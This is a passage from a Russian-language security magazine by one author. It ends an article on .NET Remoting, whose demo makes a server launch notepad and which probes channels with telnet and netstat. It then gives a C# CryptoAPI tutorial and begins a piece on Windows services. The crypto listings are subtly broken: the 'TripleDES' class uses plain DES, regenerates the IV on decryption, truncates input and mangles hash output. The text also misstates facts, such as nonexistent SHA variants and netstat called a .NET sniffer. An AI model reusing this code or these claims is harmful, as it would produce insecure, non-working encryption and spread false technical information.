  передавать через канал
  RemotingConfiguration.Configure("ClientC
  onf.xml", false);
  //конфигурируем клиент
  TransferringObject = new NRR();
  //передаем объект
  Console.WriteLine("Sending object
  to remote server...\n w8");
  Console.WriteLine(TransferringObject.Show
  ("notepad"));
  //выполняем код на сервере
}

```

Настроим .NET Remoting для клиента. Мы будем писать ClientConf.xml, предварительно добавив его в проект. Рассмотрим конфигурацию клиента:

**файл конфигурации клиента .NET Remoting**

```

<configuration>
<system.runtime.remoting>
<application>
  <client>
    <wellknown type="NetRemoting_Real.NRR,
    NetRemoting_Real"
    url="http://localhost:5000/RemoteObject
    Port" />
  </client>
</channels>
  <channel ref="http" port="0" />
  <channel ref="tcp" port="10000"/>
</channels>
</application>
</system.runtime.remoting>
</configuration>

```

В конфигурации клиента мы указываем адрес порта для приема объектов (в нашем варианте мы будем передавать объект через http-протокол). Также мы создаем каналы для общения с другими приложениями. Возможно, у читателя возник вопрос: «Почему порты каналов сервера и клиента разные?». Потому что это не соединения сокетов, а каналы, и они только принимают данные, а для отправки данных мы используем тег <client>.

## СПЕЦИАЛЬНОЕ



**АНДРЕЙ  
ДРОЗДОВ**

OFFBIT SECURITY TEAM


### Безопасность платформы .Net

Безусловно, платформа .NET с каждым днем развивается все быстрее. Реализованные методы защиты довольно интересны. Однако после многочисленных исследований (в том числе и моих), выяснялось, что безопасность платформы в целом очень низкая.

Система безопасности .NET напоминает стройку, потому что не-

которые места сделаны безупречно, а некоторые развалены до безобразия. Возьмем, например, систему верификации кода: здесь все идеально и на сегодняшний день нет способа внедрить код напрямую (верификатор проверяет все очень тщательно). А вот что касается .NET Remoting — здесь все очень шатко, в версии ниже 2.0 безопасности каналов, как таковой,

нет вообще, а сейчас появилась только аутентификация и шифрование, но аутентификацию обойти очень просто, и после этого система будет выполнять любой присланный код, поскольку нет проверки содержания методов. По многочисленным обещаниям компании Майкрософт уровень защиты .NET Framework должен превзойти все ожидания.



Неудачная попытка взлома защищенного канала

Вот и все, надо откомпилировать все три проекта, расставить файлы конфигурации и запустить сервер. После запуска клиента в окне сервера выведется строка, уведомляющая о том, что будет запущен блокнот, и сервер запустит блокнот, используя класс из другого домена приложения. Эксперимент удался. Пришло время поговорить о безопасности.

→ **безопасность системы.** Когда через каналы связываются простые приложения, все происходит так же, как и в нашем примере. Но если поставить приложения на основе технологии .NET Remoting в банк, то невольно встает вопрос безопасности таких соединений, поскольку вторгнуться в канал довольно просто. В предыдущих версиях .NET Framework'a не было поддержки системы безопасности. Осознав то, что перехватить канал будет просто, разработчики все же сделали подобную систему. Поскольку Remoting является документированным только наполовину, то все управление безопасностью мы будем прописывать в xml-конфигах, для этого есть параметры `protectionLevel`, `TokenImpersonationLevel` и `secure`. Первый параметр описывает методы шифрования данных, которых пока что только два: шифровать и не шифровать. Второй параметр указывает на принцип аутентификации клиента. Параметр `secure` указывает на включение или выключение системы безопасности в целом. Если считать, что программист не позаботился о безопасности приложения или же использовал Visual Studio 2003, то способы перехвата данных очень просты.

→ **сверлим каналы.** Самым простым способом перехвата данных будет непосредственное подключение на канал, но для этого необходимо точно знать тип протокола и порт. Вернемся к нашему приложению и вновь запустим сервер. Теперь откроем любой браузер и зайдем по адресу `http://localhost:5000/RemoteObjectPort`. В окне браузера мы увидим консольный вывод, такой же, как если бы мы запустили программу без параметров. Чуть больше информации даст нам возможность соединиться с http-каналом через telnet. Там мы увидим версию .NET и вывод с текстом о том, что никаких параметров не было передано. То же самое мы увидим, если открыть cmd и в консоли ввести:

```
telnet localhost 5001
```

Сервер выплюнет нам сообщение об ошибке — протокол tcp в каналах также легко перехватывается! Более того, соединение проходит не только с локалхоста, но и с любого компьютера из сети, и даже из интернета. А если передать параметры при помощи программы, подготовленной хакером, то сервер может выполнить ЛЮБОЙ код в системе! Такие обстоятельства делают .NET Remoting крайне уязвимой. Однако все просто только с нашим примером, поскольку в реальных условиях хакер не знает, на каких портах находятся каналы и какие протоколы ей используются. Однако уже сегодня есть каналные сниферы, отслеживающие все запущенные каналы и протоколы, использующиеся .NET Remoting. Самым известным и удобным является .NET-сниффер netstat. Также есть

независимый проект tcptrace, обладающий практически такими же функциями (эту программу ты найдешь на компакт-диске к журналу). Для того чтобы найти все постоянные каналы, нужно просто выполнить команду:

```
C:\>netstat
```

Для просмотра текущих каналов выполняем команду:

```
C:\>netstat -a
```

И мы увидим каналы нашего сервера:

```
TCP/HTTP          sulvlab1:5000
sulvlab1:0         LISTENING
TCP sulvlab1:5001  sulvlab1:0
LISTENING
```

И теперь, перехватив адреса, порты и протоколы, мы можем осуществить атаку. Если канал защищен, все каналы нашего сервера будут видны как TCP. Для решения этой проблемы можно написать простой брутфорс, который будет подбирать протокол к каналу. Возможно, некоторые сильно обрадовались грядущим дыркам в Windows Vist'e. Но мы не дадим в обиду злобным хакерам наивных и добрых пользователей и используем методы защиты канала, реализованные в .NET Framework 2.0.

→ **мой канал — моя крепость.** Так защитим же наше приложение от подобных атак! Для этого нужно вписать в конфигури пару строк, активировав безопасность, поддержку шифрования канала и аутентификацию пользователя. Для того чтобы забронировать стенки канала, нам надо выставить опцию `protectionLevel` в `EncryptAndSign`, `TokenImpersonationLevel` — в `Impersonation`, а чтобы активировать защиту — обратить `impersonate` в `true`. После таких хитрых преобразований никто со стороны не сможет вторгнуться в канал, если, конечно, не подделает имя программы для аутентификации. В итоге наш бронебойный конфиг будет выглядеть примерно так: листинг1.

→ **the end.** Вот мы и разобрались с технологией .NET Remoting, и уже сейчас можно сделать вывод: хорошо бы, чтобы к выходу Windows Vista все эти системы не выглядели как решето, поскольку уровень уязвимостей пока еще критически велик. Несмотря на то, что в массы пускать такую систему еще нельзя, сам факт передачи кода и объектов по сети забавен. Возможно, в будущем свершится еще одна революция в программировании, и будет создана общая база данных с кодом, а приложения со всего мира будут к ней обращаться. Кстати, кто знает, может быть именно ты при помощи класса `ICannel` напишешь свой бронебойный канал и придумаешь гениальный алгоритм обмана снифферов и сокрытия его в системе? ☹

<http://msdn2.microsoft.com/en-us/library/system.runtime.remoting.channels.ipc.aspx>  
советую почитать msdn про ipc-каналы



parfaitement  
dans votre  
portable.

34 .NET ДЛЯ ОБОРОНЩИКА СПЕЦ 11-06



## буква закона

### ОБЗОР CRYPTOAPI В MS WINDOWS VISTA

ЕЩЕ В ДРЕВНЕМ КИТАЕ МОНАХИ УЧИЛИСЬ ДОРИСОВЫВАТЬ ИЕРОГЛИФЫ ТАКИМ ОБРАЗОМ, ЧТОБЫ ИХ МОГЛИ ПОНИМАТЬ ТОЛЬКО ИЗБРАННЫЕ, ЗНАЮЩИЕ МЕТОД РАСШИФРОВКИ. ВО ВРЕМЕНА ВТОРОЙ МИРОВОЙ ВОЙНЫ В АНГЛИИ ЛУЧШИЕ УМЫ МИРА КРИПТОАНАЛИТИКИ (БЛЕЙЧ ЛИ ПАРК) БИЛИСЬ ЗА ТО, ЧТОБЫ РАСШИФРОВАТЬ АЛГОРИТМ ЗНАМЕНИТОЙ МАШИНЫ ENIGMA

Андрей Дроздов aka Sulverus  
offbit security team (sulverus@mail.ru)

RC4, RSA, DDS, DES, MD2, MD5, SHA16, SHA32, SHA128, SHA512, ГОСТ Р 34.11-94Е... Очень многое в современном безопасном программировании так или иначе связано с этими аббревиатурами. В наше время проблема защиты информации и, соответственно, криптографии с каждым днем становится все актуальнее. Как известно, еще Цезарь шифровал некоторые документы кривоватыми криптографическими алгоритмами.

В привычном же Win32 реализована система криптопровайдеров и система интерфейсов к ним. В Windows Vista, с одной стороны, все не сильно изменилось: все так же остался Cryptographic Application Programming Interface, но с другой стороны теперь все управление криптопровайдерами ведется на основе платформы .NET, а значит, все кардинально изменилось. Пришло время разобраться с системой криптопровайдеров в Windows Vista.

→ **что есть CryptoAPI?** Подобная система была придумана компанией Майкрософт для того, чтобы увеличить безопасность приложений и определенным образом структурировать криптографические алгоритмы для удобства создания программ и динамических библиотек. В Win32 было реализовано две версии CryptoAPI: 1.0 и 2.0. В последней версии поддерживалось очень много типов криптографических преобразований, начиная от базовых и простых и заканчивая сложными и более новыми.

В платформе .NET Framework в Common Types System(CTS) реализованы классы для работы с CryptoAPI, базовым из которых является класс System.Security.Cryptography. В последней версии .NET Framework (на момент написания статьи — 3.0) реализованы криптопровайдеры для нескольких симметричных алгоритмов — DES, Triple-DES, RC2, Rijndael, двух ассиметричных — DDS, RSA и алгоритмов хэширования — MD5, SHA1, SHA256, SHA386, SHA512, MACTripleDES, HMACSHA-1. На самом деле, это лишь документированные криптопровайдеры, в третьей версии .NET Framework'a реализовано чуть больше, чем сказано в документации. Кроме того, .NET поддерживает систему сертификации X.509, о которой мы еще поговорим. Для того чтобы понять все принципы и нововведения CryptoAPI в Windows Vista, мы вплотную займемся реализацией всевозможных криптографических преобразований. Чтобы узнать, как работают симметричные и ассиметричные алгоритмы и системы цифровых подписей, смотри схемы 1, 2 и 3. Дело это общеизвестное, и останавливаться мы на нем не будем. Прежде чем мы приступим непосредственно к программированию, спланируем, что будет уметь наша программа.

→ **разбор полетов.** Для начала более детально рассмотрим реализованные в .NET framework алгоритмы и их криптопровайдеры. Из симметричных алгоритмов компания Майкрософт реализовала DES, Triple-DES, Rijndael и RC2.

DES был придуман довольно давно, и представляет собой алгоритм шифрования с использованием 56-битного ключа. В настоящее время считается не самым безопасным из-за столь короткой длины ключа. В отличие от него, недавно реализованный Triple-DES значительно надежнее и безопаснее, — длина его ключа составляет 168 бит.



Симметричный алгоритм

Следующим идет замысловатый и криптостойкий алгоритм Rijndael, также называемый AES, он поддерживает 3 вида ключей (128, 192 и 256 бит). Кстати, с точки зрения Майкрософт — один из самых лучших алгоритмов, реализованных в .NET. Завершает наше праздничное построение RC2, довольно известный в определенных кругах алгоритм симметричного шифрования, длина ключа которого может достигать 2048 бит. Почему-то компания Майкрософт не отдала предпочтение последнему алгоритму, — это объясняется тем, что в самой последней версии .NET не реализован криптопровайдер для алгоритма RC4. Понятие симметричных алгоритмов представляет собой систему шифрования данных, в которой информация зашифровывается и расшифровывается одним ключом. Подобные системы являются довольно криптостойкими, но используются в основном среди обычных пользователей для обмена информацией. В серьезных организациях, как правило, используются асимметричные алгоритмы, поскольку они меньше поддаются взлому и перебору. В асимметричных системах все гораздо более серьезно, потому что при шифровке и расшифровке информации используется несколько ключей. В таком случае будет существовать открытый и закрытый ключи. Первым будет шифроваться сообщение, а вторым — расшифровываться. В асимметричных алгоритмах вся сложность заключается в передаче ключей. Смысл такого нагромождения в том, что любой может получить зашифрованную информацию, зашифрованную открытым, т.е. известным ключом, а расшифровать ее сможет только обладатель закрытого ключа. В .NET реализованы криптопровайдеры для алгоритмов RSA и DSS. RSA — довольно известный в IT-кругах алгоритм с открытым ключом, считается очень безопасным, а длина ключей может меняться в зависимости от возможностей и задач систем. DDS — тоже алгоритм асимметричного шифрования, но вместо открытого ключа он использует цифровую подпись (об этом мы поговорим далее), длина ключа может быть любой.

→ **поставь себе цель.** Перейдем к программированию. На примере данной статьи я продемонстрирую работу с криптопровайдером, работающими с одним из самых безопасных алгоритмов шифрования — RSA, используемом в банковских и платежных карточных системах, например в Web Money. Также мы рассмотрим основные принципы работы с сертификатами данных X.509. И под конец разберемся с хэшированием и цифровыми подписями.

Ну что же, пора запускать студию, создавать новый проект и сразу же включать в список пространств имен класс System.Security.Cryptography. О симметричных алгоритмах я уже рассказывал в одной из статей (<http://offbit.1gb.ru/article/read.php?id=24>), но все равно немного скажу о работе с алгоритмом DES, а точнее — с его современным аналогом Triple-DES. Для наших исследований мы будем использовать подопытного кролика в роли строки: «Хакер — Super Hypper Rulez!».

#### Криптопровайдеры TripleDES

```
public class TripleDES
{
    public static bool Encrypt(string OpenText, string SafeKey, string EncrText)
    {
        try
        {
            DESCryptoServiceProvider TDes = new DESCryptoServiceProvider();
            //создаем провайдер
            TDes.Key = ASCIIEncoding.ASCII.GetBytes(SafeKey);
            TDes.GenerateIV();
            //генерируем вектор инициализации
            ICryptoTransform encryption = TDes.CreateEncryptor();
            //создаем шифровальщик
            FileStream Fin = new FileStream(OpenText, FileMode.Open, FileAccess.Read);
            //создаем файловые потоки
            FileStream Fout = new FileStream(EncrText, FileMode.Create, FileAccess.Write);

            CryptoStream crypt = new CryptoStream(Fout, encryption, CryptoStreamMode.Write);
            byte[] outtext = new byte[Fin.Length - 1];


            Fin.Read(outtext, 0, outtext.Length);
            crypt.Write(outtext, 0, outtext.Length);
            //шифруем
            crypt.Close();
            //закрываем
            Fin.Close();
            Fout.Close();
            Console.WriteLine("Done");

            return true;
        }
        //далее обработка ошибок
    }

    public static bool Decrypt(string SafeText, string SafeKey, string OpenText)
    {
        try
        {
            TripleDESCryptoServiceProvider TDesDec = new TripleDESCryptoServiceProvider();
            //создаем провайдер
            TDesDec.Key = ASCIIEncoding.ASCII.GetBytes(SafeKey);
            TDesDec.GenerateIV();
            //генерируем вектор инициализации
            FileStream SText = new FileStream(SafeText, FileMode.Open, FileAccess.Read);
            ICryptoTransform decrypt = TDesDec.CreateDecryptor();
            CryptoStream DecryptionStream = new CryptoStream(SText, decrypt,
            CryptoStreamMode.Read);
            //создаем шифровальщик
            StreamWriter OpenT = new StreamWriter(OpenText);
            OpenT.Write(new StreamReader(DecryptionStream).ReadToEnd());
            //расшифровываем
            OpenT.Flush();
            //закрываем
            OpenT.Close();
            Console.WriteLine("Done");
            return true;
        }
        //далее обработка ошибок
    }
}
```

(1)





Асимметричный алгоритм

→ **работа с симметричными алгоритмами.** Тут все предельно просто, поскольку данные шифруются и расшифровываются одним и тем же ключом. Для работы с алгоритмом Triple DES нам понадобится TripleDES Crypto Service Provider — его криптопровайдер по умолчанию. Создаем консольное приложение, регистрируем пространство имен System.Security.Cryptography и создаем класс TripleDES для работы с алгоритмом. В нашем классе будет две логические функции public bool Encrypt() и public bool Decrypt() для соответствующих преобразований информации. Напомню, что в симметричных алгоритмах используется только секретный ключ, который применяется для преобразований данных в обе стороны. Входными данными в функциях будут: незашифрованный текст, ключ преобразований и имя файла, в который будет записан шифротекст (и, наоборот, в функции расшифровки). Рассмотрим код (листинг 1).

В функции TripleDES.Encrypt() создается криптопровайдер для алгоритма TripleDES, далее создается ключ и вектор инициализации алгоритма, потом, при помощи объекта ICryptoTransform, создается шифровальщик, после этого программа читает файл с текстом, который надо зашифровать. После преобразования байтов программа записывает результат в файл. Расшифровка сообщения происходит практически таким же образом, только программа открывает файл с шифротекстом. Замечу, что для использования другого симметричного алгоритма шифрования нужно поменять первую строку в коде — ту, где создается криптопровайдер. После всех преобразований наш подопытный кролик (строка «Хакер — Super Hypper Rulez!») будет выглядеть следующим образом:

```
HTdEщс` "rYPqi AUdMWG:\`- ЫшышНЖ.
```

Как видно, алгоритм не очень-то сильно увеличивает размер информации, и подобрать ключ будет довольно просто. А в асимметричных алгоритмах все гораздо более красиво.

→ **rsa security protection.** Алгоритм RSA — на мой взгляд, один из самых удобных и безопасных алгоритмов шифрования. Мои слова подтверждает тот факт, что RSA используется в банковских и платежно-карточных системах (Web Money, E-gold или PayPal). В асимметричных алгоритмах ключ делится на открытую и закрытую часть. Информация мо-

жет шифроваться открытой частью, которая также может быть передана по Сети, а для расшифровки данных потребуется закрытая часть, которая будет находиться в компьютере, расшифровывающем информацию. Снова создаем консольное приложение и регистрируем класс RSA. В нем будет три функции: RSA.NewEncrypt(), RSA.NormalEncrypt(), RSA.Decrypt(). Для шифрования нужно две функции на случай, если ключи нужно сгенерировать автоматически, и на случай, если используются готовые ключи (например если необходимо зашифровать разные тексты одним ключом). Разница между ними в том, что при создании новых ключей все происходит автоматически, а при ручной загрузке нужно использовать метод RSACryptoServiceProvider.FromXmlString() для загрузки открытого ключа, поскольку для шифрования его достаточно. Далее необходимо перевести строковые данные в массив байтов и шифровать. Рассмотрим класс RSA (см. листинг 2).

В функции NormalEncrypt() создается криптопровайдер, потом регистрируется и загружается открытый ключ. Далее создается строка base64 с зашифрованными данными и записывается в файл. В msdn'e сказано, что при ручной загрузке ключа нежелательно просто использовать метод FromXmlString(), при создании провайдера необходимо передать ему параметр с настройками провайдера, которые заполняются в классе CspParameters. Для ручной загрузки необходимо указать свойство Flags значением CspProviderFlags.UseMachineKeyStore. Хотя можно работать и без Csp-параметров. После работы с алгоритмом RSA наш подопытный кролик в лице строки «Хакер — Super Hypper Rulez!» будет выглядеть вот так:

```
i6EW8OgnopsiJfGSFtextX9TehCZDCCYFbbk68+4YUwjDapVvZISpr3TnRldZCcfGz9FfPZggZU/StpuGGzk7G4s4HSWPuDQ/j1cMduuPhIBRhO/29hWp6yQHPBugvZq4g/rnlEy4kolKFtka7ScnChZ5akuokSuJ3nrQ5QJrSg=.
```

Такой шифротекст выглядит намного внушительнее, чем DES. Перейдем к сертификатам X.509.

→ **сертификаты X.509.** Сертификаты нужны для аутентификации клиента или сервера. Сертификаты используются любыми браузерами, например Internet Explorer'ом. Для работы с сертификатами существует класс X509Certificate, а для работы с клас-

сом используется пространство имен System.Security.Cryptography.X509Certificates. Для выборки данных из сертификата нужно просто создать новый объект и строковые типы данных и затем, при помощи методов класса X509Certificate, заполнять значения. Например, для того чтобы выгрузить сертификат SecureNet CA Class A и посмотреть его название и версию, нужно выполнить следующий код:

```
X509Certificate x509s =
X509Certificate.CreateFromCertFile("Secure
NetCA_ClassA.cer");
string Version = x509s.GetIssuerName();
```

Однако пока что использование сертификатов X.509 считается очень неудобным, поскольку на шифрование/дешифрование уходит много времени. Для аутентификации обычно используют хэширование. Самым распространенным способом хэширования на сегодняшний день является использование алгоритма MD5.

→ **хэширование.** Среди хэш-алгоритмов в .NET реализованы MD5, SHA1, SHA256, SHA384, SHA512, HMAC-SHA-1 и MACTripleDES. Первые две разновидности алгоритмов знакомы практически всем, а алгоритм MACTripleDES — менее известен. Для расчета хэш-значения любым алгоритмом нужно использовать уже излюбленное нами пространство имен System.Security.Cryptography. Для расчета хэш-значения используется метод ComputeHash(byte[] ByteArray). Рассмотрим код для хэширования:

#### расчет контрольных сумм

```
public class CreateHash
{
    public static string[] Hash =
    new string[7]; //создаем строковой массив
    public static void Make()
    {
        Console.WriteLine("Enter a value");
        byte[] Value =
        ASCIIEncoding.UTF8.GetBytes(Console.ReadLine()); //получаем значение
        MD5CryptoServiceProvider MD5 =
        new MD5CryptoServiceProvider();
        SHA1Managed SHA1 = new SHA1Managed();
        SHA256Managed SHA256 =
        new SHA256Managed();
        SHA384Managed SHA384 =
        new SHA384Managed();
        //создаем криптопровайдеры
        SHA512Managed SHA512 =
        new SHA512Managed();
        HMACSHA1 MACSHA = new HMACSHA1();
        MACTripleDES MACDes =
        new MACTripleDES();
        //генерируем хэш-значения
        Hash[0] =
        ASCIIEncoding.UTF8.GetString(MD5.Compute
        Hash(Value));
```

### Работа с криптопровайдерами RSA

```
public class rsa
{
    static RSACryptoServiceProvider RSAP;
    //глобальный криптопровайдер
    public static void Decrypt(string OpenTextFile, string PrivateKeyFile,
    string OutputFileName)
    {
        XmlTextReader PrivateKeyLoader = new XmlTextReader(PrivateKeyFile);
        PrivateKeyLoader.WhitespaceHandling = WhitespaceHandling.None;
        PrivateKeyLoader.Read();
        //загружаем ключи
        string PrivateKey = PrivateKeyLoader.ReadOuterXml();
        StreamReader file = new StreamReader(OpenTextFile);
        string encrypted = file.ReadToEnd();
        //загружаем шифротекст
        RSACryptoServiceProvider decr = new RSACryptoServiceProvider();
        //создаем провайдер
        decr.FromXmlString(PrivateKey);
        //вставляем ключ
        byte[] buffer = Convert.FromBase64String(encrypted.Trim());
        //расшифровываем
        string decrypted = ASCIIEncoding.UTF8.GetString(decr.Decrypt(buffer, false));
        Console.WriteLine("Done");
        StreamWriter decrypt = new StreamWriter(OutputFileName);
        decrypt.Write(decrypted);
        //пишем в файл
        decrypt.Flush();
        //закрываем
        decrypt.Close();
    }

    public static void NormalEncrypt(string OpenTextFile, string OpenKeyFile,
    string OutputFileName)
    {
        try
        {
            XmlTextReader OpenKeyLoader = new XmlTextReader(OpenKeyFile);
            OpenKeyLoader.WhitespaceHandling = WhitespaceHandling.None;
            OpenKeyLoader.Read();
            //загружаем открытый ключ
            string OpenKey = OpenKeyLoader.ReadOuterXml();
            RSACryptoServiceProvider RSAPNormal = new RSACryptoServiceProvider();
            //создаем провайдер
            RSAPNormal.FromXmlString(OpenKey);
            StreamReader file = new StreamReader(OpenTextFile);

            byte[] b_file = ASCIIEncoding.ASCII.GetBytes(file.ReadToEnd());
            string crypt = Convert.ToBase64String(RSAPNormal.Encrypt(b_file, false));
            //шифруем
            StreamWriter Encrypt = new StreamWriter(OutputFileName);
            Encrypt.Write(crypt);
            //пишем в файл
            Encrypt.Flush(); //сохраняем
            Encrypt.Close(); //закрываем
            Console.WriteLine("Done");
        }
        //далее обработка ошибок
    }
    //далее идет абсолютно аналогичная функция NewEncrypt()
}
```

(2)

```
    Hash[1] =
    ASCIIEncoding.UTF8.GetString(SHA1.Compute
    Hash(Value));
    Hash[2] =
    ASCIIEncoding.UTF8.GetString(SHA256.Compute
    Hash(Value));
    Hash[3] =
    ASCIIEncoding.UTF8.GetString(SHA384.Compute
    Hash(Value));
    Hash[4] =
    ASCIIEncoding.UTF8.GetString(SHA512.Compute
    Hash(Value));
    Hash[5] =
    ASCIIEncoding.UTF8.GetString(MACSHA.Compute
    Hash(Value));
    Hash[6] =
    ASCIIEncoding.UTF8.GetString(MACTDes.
    ComputeHash(Value));
    }
}
```

В этом классе создается строковый массив, который будет заполняться хэш-значениями. Создается массив байтов, заполняемый при помощи метода Console.ReadLine(). Затем создаем криптопровайдеры в динамической памяти, шифруем и заполняем строковый массив.

→ **потенциальные уязвимости.** Система CryptoAPI довольно обширна и интересна, но это не исключает, а очень даже способствует большому количеству недочетов в ней. За время написания статьи автор столкнулся с несколькими переполнениями буфера при расшифровке алгоритмом RSA, проблемой несовместимости кодировок при хэшировании и расшифровке алгоритма DES. Конечно, верификатор отловил переполнение буфера, и после появления окна с надписью о том, что программа выполнила недопустимую операцию, в консоли появилась надпись overflow с кодом ошибки. Но и на таких простых примерах видно, насколько еще недоработана система криптографии в .NET.

По последним обещаниям компании Майкрософт, все неточности и ошибки будут исправлены в полной стабильной версии .NET 3.0. Будем ждать.

→ **the end.** Мы узнали некоторые достоинства и недостатки CryptoAPI в Windows Vista, немного рассмотрели пространство имен System.Security.Cryptography, кратко изучили все виды криптографических алгоритмов и их криптопровайдеров в .NET. На мой взгляд, самой безопасной реализацией криптографического алгоритма в .NET является RSA, — он, как и всегда, надежен. В данный момент его можно смело использовать в своих проектах (с длиной ключа, начиная от 2048 — Прим. Dr.).

Возможно, некоторые уже решили, стоит ли использовать криптографию в .NET в своих проектах, но я бы не советовал делать поспешных выводов, поскольку .NET Framework 2.0 и .NET Framework 3.0 Pre-release очень сильно отличаются друг от друга. Все станет понятно, когда выйдет стабильная версия .NET Framework 3.0 **С**





# на страже порядка

## ОБЗОР БЕЗОПАСНОСТИ СЛУЖБ WINDOWS VISTA НА ПРИМЕРЕ АНТИШПИОНСКОГО ПО

КАК И В ПРЕДЫДУЩИХ ВЕРСИЯХ WINDOWS, В WINDOWS VISTA РЕАЛИЗОВАНА СИСТЕМА СЛУЖБ. ГЛАВНЫМ ОТЛИЧИЕМ СЛУЖБ ОТ ДРУГИХ ПРИЛОЖЕНИЙ ЯВЛЯЕТСЯ ТО, ЧТО ОНИ АВТОМАТИЧЕСКИ ЗАПУСКАЮТСЯ БЕЗ ПОМОЩИ ПОЛЬЗОВАТЕЛЯ. В WINDOWS VISTA РАБОТА СО СЛУЖБАМИ НЕСКОЛЬКО ИЗМЕНИЛАСЬ, ПОСКОЛЬКУ ВСЕМ КОДОМ ТЕПЕРЬ УПРАВЛЯЕТ .NET FRAMEWORK

Андрей Дроздов aka **Sulverus**  
Offbit Security Team(Sulverus@Mail.Ru)

Поскольку большинство современных вирусов для получения управления системой атакуют именно службы и сами маскируются в системе как службы, нужно быть в курсе принципов работы и основ безопасности Windows-служб, об этом и пойдет речь в данной статье.

→ **принципы программирования Windows-служб.** Создание цельной службы порождает ошибки с автозагрузкой, а реализация ее настройки становится сложнее. В .NET процесс программирования служб (если говорить о нормальном программировании, а не о вирусах) разбивается на 3 составляющих:


- 1 РАЗРАБОТКА СЛУЖБЫ.
- 2 РАЗРАБОТКА ПРИЛОЖЕНИЯ КОНФИГУРИРОВАНИЯ СЛУЖБЫ И ИНСТАЛЛЕРА.
- 3 РАЗРАБОТКА СИСТЕМЫ ИНСТАЛЛЯЦИИ СЛУЖБЫ.

Хорошая система настройки и конфигурирования службы — один из самых важных аспектов безопасности, поскольку 90% хакерских атак происходят именно по причине халатности пользователей и некачественной настройки служб (будь то на сервере или на домашнем компьютере). Программа инсталляции службы довольно тривиальна: она отправляет команды остановить, поднять, продолжить и приостановить службу. Система конфигурации службы настраивает все возможные параметры, ключи реестра, конфиги для запуска и работы службы, пример таких параметров и конфигов — файлы настройки сервера Apache или MS SQL Server'a. В первом случае в системе конфигу-

